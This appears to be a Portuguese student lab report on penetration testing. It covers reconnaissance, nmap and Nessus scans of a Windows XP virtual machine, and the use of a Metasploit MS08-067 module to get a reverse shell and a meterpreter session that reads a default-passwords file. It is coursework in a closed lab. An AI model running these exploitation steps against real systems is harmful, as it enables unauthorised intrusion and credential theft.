
Universidade do Minho



Trabalho Prático 6

Cybersecurity: Penetration Testing

Mestrado Integrado em Engenharia Informática

Segurança em Redes

(1º Semestre - 2018/2019)

a70565	Bruno Arieira
a73883	Cesário Perneta
a73974	Daniel Vieira
a78494	José Dias

31 de Dezembro de 2018

Resumo

Este trabalho prático foi realizado no âmbito da unidade curricular Segurança em Redes, e tem como principal objetivo adquirir experiência na cibersegurança,concluindo esta unidade curricular com o exploração de vulnerabilidades existentes numa rede.

Conteúdo

1 Introdução

Neste sexto trabalho prático, temos como principal objetivo aplicar o conhecimento adquirido nas aulas de Seguranças em Redes, relativamente á matéria lecionada sobre *Pentesting* mais especificamente em praticar explorar as vulnerabilidades existentes.

Em conformidade com o enunciado proposto, para a realização deste trabalho, inicialmente foi necessária a instalação de 2 novos sistemas operativos, que nos foram fornecidos pelo professor,além do *Kali* já anteriormente usado no último trabalho.

O desenvolvimento deste trabalho procedeu-se depois de todos os elementos do grupo analisassem e percebessem todos estes novos conceitos, de forma a facilitar a resolução deste novo projeto. Com a devida consolidação destes novos conceitos bem como a leitura do enunciado e instalação das ferramentas necessárias, procedemos á discussão e elaboração das tarefas propostas, onde todos os elementos trabalharam de forma uniforme.

2 Contextualização

Para a interpretação e resolução deste trabalho prático é necessária a consolidação de alguns conceitos importantes.

Neste trabalho vamos poder exercitar um ataque, e para que tal aconteça,é preciso antes de mais estudar o nosso "adversário".
Temos que juntar toda a informação publica da organização do nosso alvo bem como da arquitetura de comunicações que o sustém.E para isso podemos usar várias fontes como:

- Base de dados *Web* **(Whois)** e pesquisa online(**Google** e **Shodan**)
- Monitorização da dados da Web: **Netcraft**
- Base de dados DNS: **NSLOOKUP** e **Host**
- Endereços de email,nomes de host : **The Harvester**
- Informação sobre os seus servidores : **Maltego**
- informação do routing: **Traceroute**
- Organização das paginas web
- Empregados do nosso alvo

Quanto melhor conhecer o alvo,maior a probabilidade de o ataque surtir efeito,que é o que se pretende.Todas estas fontes podem não chegar portanto quanto mais conhecimento adquirimos do nosso alvo melhor para a tarefa proposta.

Depois disto há que identificar falhas.
Máquinas ativas,portas abertas bem como brechas no software são caminhos possiveis para efetuar o ataque.Para encontrar essa brechas temos várias ferramentas como **NMAP,NETCAT,PORTSCAN**,entre outras.

Chegando à parte seguinte iniciamos a nossa atividade criminal em que o nosso objetivo é ter em posse várias contas ou acessos de forma que a consigamos ter acesso às máquinas da rede.

Com acesso à maquina ou vários dados,podemos atacar usando várias "ferramentas"como **Metasploit,SQL injection,DDoS**, entre outras, sendo que o primeiro mencionado é um programa *open-source* que permite a verificação do estado de segurança de computadores de modo a atacar as falhas que neles podem existir.

O *SQL injection* é uma ameaça de segurança que se aproveita de falhas em base de dados.Através de queries SQL o atacante poderá ter acesso a dados da aplicação,que não deveriam ser expostas a qualquer um.

Por fim e nao menos importante,os ataques *DDoS*. Com um ataque *DDoS* conseguimos interromper o tráfego normal, fazendo que com que haja uma inundação de tráfego da Internet.Os ataques DDoS atingem a eficácia ao utilizar vários sistemas de computador comprometidos como fontes de tráfego de ataque.
As máquinas exploradas podem incluir computadores e outros recursos em rede, como dispositivos IoT. A partir de um nível alto, um ataque DDoS é como um engarrafamento que obstrui a estrada, impedindo o tráfego regular de chegar ao destino desejado.

3 Desenvolvimento

3.1 Passo 1

A primeira tarefa consta da criação de 3 maquinas virtuais com sistemas operativos especificados pelo docente e posteriormente verificar a conetividade entre as máquinas.

Após o *deployment* das máquinas virtuais pedidas procedemos a verificação da existência de conexão entre as mesmas, para tal executamos o comando `ifconfig` (Máquinas Linux) e `ipconfig` (Windows XP) de modo a obtermos os endereços das máquinas.

Em ultimo lugar verificamos então a conexão fazendo *pings* entre as várias máquinas. Seguem-se alguns dos resultados.




Figura 1: Verificação da conectividade Ip através do ifconfig em kali-ubuntu e kali-windows, respetivamente




Figura 2: Verificação da conectividade Ip através do ifconfig em ubuntu-kali e ubuntu-windows, respetivamente




Figura 3: Verificação da conectividade Ip através do ipconfig em windows-kali e windows-ubuntu, respetivamente

Durante este passo, na fase de verificar a conexão entre as máquinas, encontramos algumas dificuldades devido ás definições das maquinas virtuais no *VMWare*. Só depois de alterar o adaptador de rede para o modo *bridge* em todas as máquinas conseguimos efetuar o que era pedido.

3.1.1 Passo 2 e 3

Este passo possui como objetivo a descoberta do endereço MAC, IP, sistema operativo, serviços etc.

Numa fase inicial é pedida e execução de uma sequencia de comandos nmap no terminal da *virtual machine* com *Kali Linux*.

O primeiro comando representa o *SYN scan*. Com a opção indicada o que na realidade acontece é que enviamos um pacote SYN como se fossemos abrir um conexão e esperamos pela resposta. Caso exista resposta a porta é marcada como aberta. Esta técnica também é referida por *half open scan* pois nunca abrimos uma conexão TCP completa.

O segundo comando permite verificar que serviços estão nas portas e para as portas abertas quais as aplicações que nelas se encontram a correr.

O terceiro comando permite detetar o OS e a versão, *script scanning* e *traceroute*.

O quarto comando permite detetar apenas o sistema operativo a correr nos dispositivos da rede. Quando não é capaz de afirmar sobre qual o sistema operativo a correr então este faz uma proposta probabilística sobre qual é que a máquina está a correr demonstrando a probabilidade para cada uma das propostas.

O quinto comando executa o mesmo que o anterior aumentando apenas o nível de verbosidade.

O sexto comando efetua o TCP *connect scan* com a deteção de serviço/versão nas portas abertas. O TCP *connect scan* é maioritariamente utilizado quando não é possível efetuar o SYN *scan* devido a estarmos numa rede IPv6 ou outra situação especial.

O ultimo comando resolve o *output* do `nmap` para um ficheiro `xml`. Este efetua também *scrip scanning*, deteta o sistema operativo, e *version scanning*.

Segue-se parte do resultado da execução do ultimo comando. Esta é a parte do resultado que refere a máquina pretendida. Identificando serviços, nome da máquina, sistema operativo, portas abertas e respetivos serviços.

```
Nmap scan report for 192.168.1.120
Host is up (0.00055s latency).
Not shown: 992 closed ports
PORT    STATE SERVICE    VERSION
21/tcp  open  ftp        FileZilla ftpd 0.9.32 beta
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x 1 ftp ftp           0 Aug 06 2009 incoming
|_-r--r--r-- 1 ftp ftp         187 Aug 06 2009 onefile.html
|_ftp-bounce: bounce working!
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
25/tcp  open  smtp       SLmail smtpd 5.5.0.4433
| smtp-commands: tester-595cbae8, SIZE 100000000, SEND, SOML, SAML, HELP, VRFY, EXPN, ETRN,
    XTRN,
|_ This server supports the following commands. HELO MAIL RCPT DATA RSET SEND SOML SAML HELP
     NOOP QUIT
80/tcp  open  http       Apache httpd 2.2.12 ((Win32) DAV/2 mod_ssl/2.2.12 OpenSSL/0.9.8k
    mod_autoindex_color PHP/5.3.0 mod_perl/2.0.4 Perl/v5.10.0)
|_http-server-header: Apache/2.2.12 (Win32) DAV/2 mod_ssl/2.2.12 OpenSSL/0.9.8k
    mod_autoindex_color PHP/5.3.0 mod_perl/2.0.4 Perl/v5.10.0
| http-title:          XAMPP          1.7.2
|_Requested resource was http://192.168.1.120/xampp/splash.php
135/tcp open  msrpc      Microsoft Windows RPC
139/tcp open  netbios-ssn Microsoft Windows netbios-ssn
443/tcp open  ssl/http   Apache httpd 2.2.12 ((Win32) DAV/2 mod_ssl/2.2.12 OpenSSL/0.9.8k
    mod_autoindex_color PHP/5.3.0 mod_perl/2.0.4 Perl/v5.10.0)
|_http-server-header: Apache/2.2.12 (Win32) DAV/2 mod_ssl/2.2.12 OpenSSL/0.9.8k
    mod_autoindex_color PHP/5.3.0 mod_perl/2.0.4 Perl/v5.10.0
| http-title:          XAMPP          1.7.2
|_Requested resource was https://192.168.1.120/xampp/splash.php
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-04-15T22:04:42
|_Not valid after: 2019-04-13T22:04:42
|_ssl-date: 2018-12-28T23:03:02+00:00; 0s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_    SSL2_RC4_128_WITH_MD5
445/tcp open  microsoft-ds Windows XP microsoft-ds
3306/tcp open mysql?
|_mysql-info: ERROR: Script execution failed (use -d to debug)
MAC Address: 00:0C:29:74:EF:B4 (VMware)
Device type: general purpose
Running: Microsoft Windows XP
```

```
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3
OS details: Microsoft Windows XP SP2 or SP3
Network Distance: 1 hop
Service Info: Host: tester-595cbae8; OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows
    , cpe:/o:microsoft:windows_xp

Host script results:
|_clock-skew: mean: 1s, deviation: 2s, median: 0s
|_nbstat: NetBIOS name: TESTER-595CBAE8, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:74:
    ef:b4 (VMware)
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: tester-595cbae8
|   NetBIOS computer name: TESTER-595CBAE8\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2018-12-28T23:03:05+00:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
```

3.1.2 Passo 4 e 5

Estes passos correspondem ao processo de instalação da ferramenta Nessus especificada pelo guião e respetiva ativação. A instalação e ativação ocorreram sem qualquer problema.

3.1.3 Passo 6

Durante a execução de um primeiro scan reparámos imediatamente na diferença de performance entre o Nessus e o `nmap`. Enquanto que o nmap efetua uma execução em alguns minutos o Nessus efetuou a tarefa em apenas alguns segundos, embora muitas das funcionalidades estivessem desativadas. Após execuções mais detalhadas reparamos que embora a diferença de performance existisse esta não é assim tão elevada ela existe.

Após ter testado o funcionamento passsamos á descoberta da vulnerabilidade pretendida na vm com o windows XP SP3 (MS08-067). A vulnerabilidade foi descoberta efetuando o *advanced scan* com as opções *default*. Seguem-se os resultados relavantes para a identificaçao da vulnerabilidade obtidos:

Figura 4: Contagem de vulnerabilidades encontradas no Windows XP




Figura 5: Descrição da vulnerabilidade encontrada

3.1.4 Passo 7

Durante a execução deste passo registamos o seguinte sobre o *exploit* para a vulnerabilidade referida anteriormente (MS08-067).

```
Basic options:
  Name    Current Setting Required Description
  ----    --------------- -------- -----------
  RHOST                   yes      The target address
  RPORT   445             yes      The SMB service port (TCP)
  SMBPIPE BROWSER         yes      The pipe name to use (BROWSER, SRVSVC)

Payload information:
  Space: 408
  Avoid: 8 characters

Description:
  This module exploits a parsing flaw in the path canonicalization
  code of NetAPI32.dll through the Server Service. This module is
  capable of bypassing NX on some operating systems and service packs.
  The correct target must be used to prevent the Server Service (along
  with a dozen others in the same process) from crashing. Windows XP
  targets seem to handle multiple successful exploitation events, but
  2003 targets will often crash or hang on subsequent attempts. This
  is just the first version of this module, full support for NX bypass
  on 2003, along with other platforms, is still in development.
```

Além desse informação retiramos também uma lista de possiveis alvos deste *exploit* entre os quais consta a maquina que utilizamos para o teste no passo anterior.

Posteriormente efetuando os passos referidos no enunciado obtemos os seguintes resultados:




Figura 6: Setup do exploit

Aqui vemos uma imagem representativa da tarefa se *setup* para a utilização da *reverse shell* através do sistema Kali.




Figura 7: Utilização da Shell do Windows através do Kali

Aqui vemos o primeiro acesso á shell Windows através do sistema Kali utilizando o *exploit* da vulnerabilidade referida.




Figura 8: Resultado depois de criar o ficheiro na shell com string 'ola'

Na imagem acima vemos o resultado da utilização da exploração da vulnerabilidade. Na shell clonada fora utilizados os comandos para alterar a diretoria, inicialmente na pasta `system32` para `'C:'`, posteriormente através de um simples "`echo ola > grupo03.txt`"criamos o ficheiro grupo03.txt que continha a *string* "olá". Em seguida podemos verificar como podemos detetar uma conexão á nossa máquina. Com recurso á ferramenta do `netstat` podemos verificar que antes do ataque não existiam qualquer conexões ao sistema, mas durante o ataque podemos ver uma nova conexão a uma maquina com o IP: "192.168.1.80"que como vimos anteriormente corresponde á máquina Kali.

```
C:\Documents and Settings\user>netstat

Active Connections

  Proto  Local Address          Foreign Address        State

C:\Documents and Settings\user>netstat

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    tester-595cbae8:1039   192.168.1.80:4444      ESTABLISHED
```

Figura 9: Netstat - Antes e Durante ataque

Após estas verificações foi-nos pedida a utilização de um outro *exploit* a essa mesma vulnerabilidade, mas utilizando uma shell fornecida pelo comunidade do *metasploit*. Seguem-se alguns dos exemplos referidos no enunciado.

```
meterpreter > sysinfo
Computer        : TESTER-595CBAE8
OS              : Windows XP (Build 2600, Service Pack 3).
Architecture    : x86
System Language : pt_PT
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Figura 10: Resultado da execução de `sysinfo`

```
meterpreter > pwd
C:\
meterpreter > cd xampp
meterpreter > pwd
C:\xampp
meterpreter > cat passwords.txt
### XAMPP Default Passwords ###

1) MySQL (phpMyAdmin):

   User: root
   Password:
   (means no password!)
```

Figura 11: Leitura do ficheiro passwords.txt - parte 1




Figura 12: Leitura do ficheiro passwords.txt - parte 2




Figura 13: Resultado do comando `ipconfig`

4 Conclusão

Com o projeto efetuado podemos tirar algumas ilações de todo o trabalho. Devido ao conhecimento que adquirimos através da leitura dos *slides* do professor bem como de pesquisas na Internet, o capítulo **Contextualização** em que falamos do conhcimento teórico para efetuar um ataque, foi feito sem nenhum problema relevante.

Em relação ao trabalho, inicialmente não estávamos a conseguir realizar os passos do enunciado visto que tinhamos problemas nas máquinas virtuais que nos foram dadas,mas que devido a inúmeras pesquisas na internet conseguimos resolver o problema de modo a efetuar este projeto que despertava curiosidade aos elementos do grupo.

Concluindo, podemos constatar que adquirimos conhecimento nesta área que, devido aos acontecimentos presentes no dia-a-dia, se torna muito importante além de que é interessante pelo que no futuro iremos aprofundar o nosso conhecimento nesta àrea tão importante para a Sociedade Civil.

Referências

[1] Slides - Introdução / Introduction (pt) File

[2] https://searchsoftwarequality.techtarget.com/definition/penetration-testing

[3] https://www.ovh.pt/anti-ddos/principio-anti-ddos.xml